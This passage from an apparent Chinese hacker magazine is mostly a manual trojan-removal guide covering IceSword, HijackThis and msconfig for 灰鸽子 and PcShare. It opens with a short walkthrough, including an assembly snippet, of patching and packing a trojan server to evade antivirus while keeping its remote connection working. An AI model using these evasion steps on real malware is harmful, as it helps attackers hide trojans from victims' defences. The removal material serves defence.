


图7

现在用OllyICE加载服务端，先NOP掉入口点的头两句，然后用快捷键Ctrl＋G来到我们添加的PE段00427000，在这里随便找一个地址作为新的入口点，进行免杀处理(与DLL文件的免杀一样，我就不啰嗦了)。修改如图8 所示。

```
00427000    55           push    ebp
00427001    8BEC         mov     ebp, esp
00427003    83C4 F4      add     esp, -0C
00427006    83C4 0C      add     esp, 0C
00427009    50           push    eax
0042700A    58           pop     eax
0042700B    90           nop
0042700C    90           nop
0042700D  - E9 F9E9FDFF  jmp     00405A0B
00427012    0000         add     [eax], al
00427014    0000         add     [eax], al
```

图8

保存后，修改入口点为00027000。现在再用杀毒软件测试一下，免杀完全成功了！我又用NsPack.给服务端加了一道壳，现在真可谓是完美免杀木马了，而且是免费的"个人版"，测试后发现上线功能正常。

黑防不是有句名言么？在攻与防的对立统一中寻求突破。既然已经攻了，那我们来看看怎么防。因为我比较菜，只好借助一下工具，如图9 所示。





图9

看出点什么没有？是不是Shell项的Explorer后面多了些东西？结束IEXPLORE.EXE的进程，再删除对应的文件即可。

蝴蝶： 很多朋友机器上都安装了杀毒软件，而且某些人还是××正版杀毒软件。但网络上每天都会产生很多新木马，而且各种免杀手段也令杀毒软件无可奈何。杀毒软件永远落后于病毒，所以对待一些没有公开的木马，我们需要用非常手段才可以解决。大名鼎鼎的冰刃大家都听说过吧？一起来感受一下它的锋利吧！

适合读者： 网络爱好者、入侵爱好者、木马爱好者

前置知识： 无



冰刃 木马天敌

文/图 FXLt

如何手杀

凡是木马都会想办法在每次开机的时候自动启动，如果一个木马不能做到自启动，那它对我们就没有危害了，所以我们查杀木马的方法就是查看系统的启动项。能够自动启动的地方有很多，常见的有注册表启动、服务启动、注入其他进程启动、INI文件等。以下我将详细为大家说明。

点开始→运行，输入msconfig（Windows XP才有，Windows 2000下无此命令），点"启动"会看到很多自启动的项目。这里显示的是在注册表[HKLM\Software\Microsoft\Windows\CurrentVersion\Run]下的值。

在msconfig里也可以查看服务，很多人对系统的服务不熟悉，不知道哪个是正常的，哪个是不正常的，这里我给大家说个简单的方法。选择"隐藏所有的Microsoft服务"，剩下的就是非系统自带服务了。仔细看看有没有异常的地方，比如"灰鸽子服务"等等。当然除非下马的人很菜，否则他们都会给木马取一个具有迷惑性的名字，但我们已经隐藏了所有的Windows的服务，所以剩下的东西，只要不是你安装的软件，就肯定有问题。发现有问题的服务，我们选择属性"禁用"即可。老版本灰鸽子就这样可以搞定，但是新版的灰鸽子隐藏了自己的服务，所以我们还是需要借助一些工具，比如冰刃去查看服务，然后和Windows里自带的服务比较。

> **小知识** 替换系统文件启动。此方法很隐蔽，也很难发现。比如替换系统服务，替换系统的一个驱动等等。对于这种木马，只有使用Windows自带的系统对比功能了，命令是：sfc，大家按照提示进行就可以了。

通常一个木马的启动方式有好几种，所以我们查看的时候需要各个地方都检查到。漏过任何一个，手杀就没有效果了。

有时候病毒的启动很诡异，用到了一些新的方法。对我们来说，最直接的方法是直接删除木马本身。如何找到木马本身？一般的程序都有自己的进程，木马也不例外，所以我们可以查看进程。因为很多木马是会隐藏自己的进程，所以这里需要你对进程很熟悉，才能知道哪个是木马的进程。在冰刃的界面中，如果是红色的进程，那说明它是隐藏的，一般来说这就是木马了。找到路径，删除即可。

不过有的朋友发现，自己的IE竟然也是红色的进程。那你可能中了DLL型木马，它注入到了IE的进程内，我们点右键→模块信息，如图1所示，查看它加载的DLL信息。




图1

你也许会说 那么多DLL，我怎么知道哪个是木马的？其实分辨的方法很简单，我们可以找一台正常的机器打开IE，然后用冰刃查看，比较以后获得结果。接着结束IE进程，然后删除有问题的DLL。

很多木马都有自动保护功能，发现被结束会自动再次运行，这里我们需要使用冰刃的一个有趣的功能："文件→设置→禁止线程创建"如图2所示。




图2

这样设置后，进程就不会再次启动了。但是其他进程也不可以创建了，所以我们删除文件只能通过冰刃的

文件操作功能。

如果删除后刷新列表，发现还存在，或者提示正在使用，不让删除，这就说明木马注入的不止一个进程。这样操作起来就有点麻烦了，我们可以上网去搜一下该DLL到底是什么木马，查看它的资料，找到它注入的进程，连被注入的进程一起结束掉。可是我们经常会遇到搜索不到的问题，别着急，我们还有办法。如果你的分区是NFTS的，就可以按照杀毒软件提供的路径找到该文件，然后点右键选择属性→安全，把其中所有的用户都删除。这样任何人都不可以访问该文件了，包括病毒本身，下次重启它自然也无法运行。还有一种方法是给它改名字，正在运行的文件是不能删除的，但是可以改名。命令是"Ren 源文件名 目的文件名"。改名后，下次启动就不会运行。这招能解决很多杀毒软件能查不能杀的程序。

实战手杀

下面我们实战手杀一下灰鸽子和PcShare。

由于灰鸽子相对容易杀点，所以我先给自己种上灰鸽子。我们直接用Hijackthis查看，如图3所示。




图3

直接点扫描，看到NT服务里有一个Netsrv Unknow owner，此处很可疑。我们只要把此项勾上，点修复选项，然后重启系统就可以了。如果我们想不重启就干掉它也可以，打开冰刃，点进程。如图4 所示。




图4

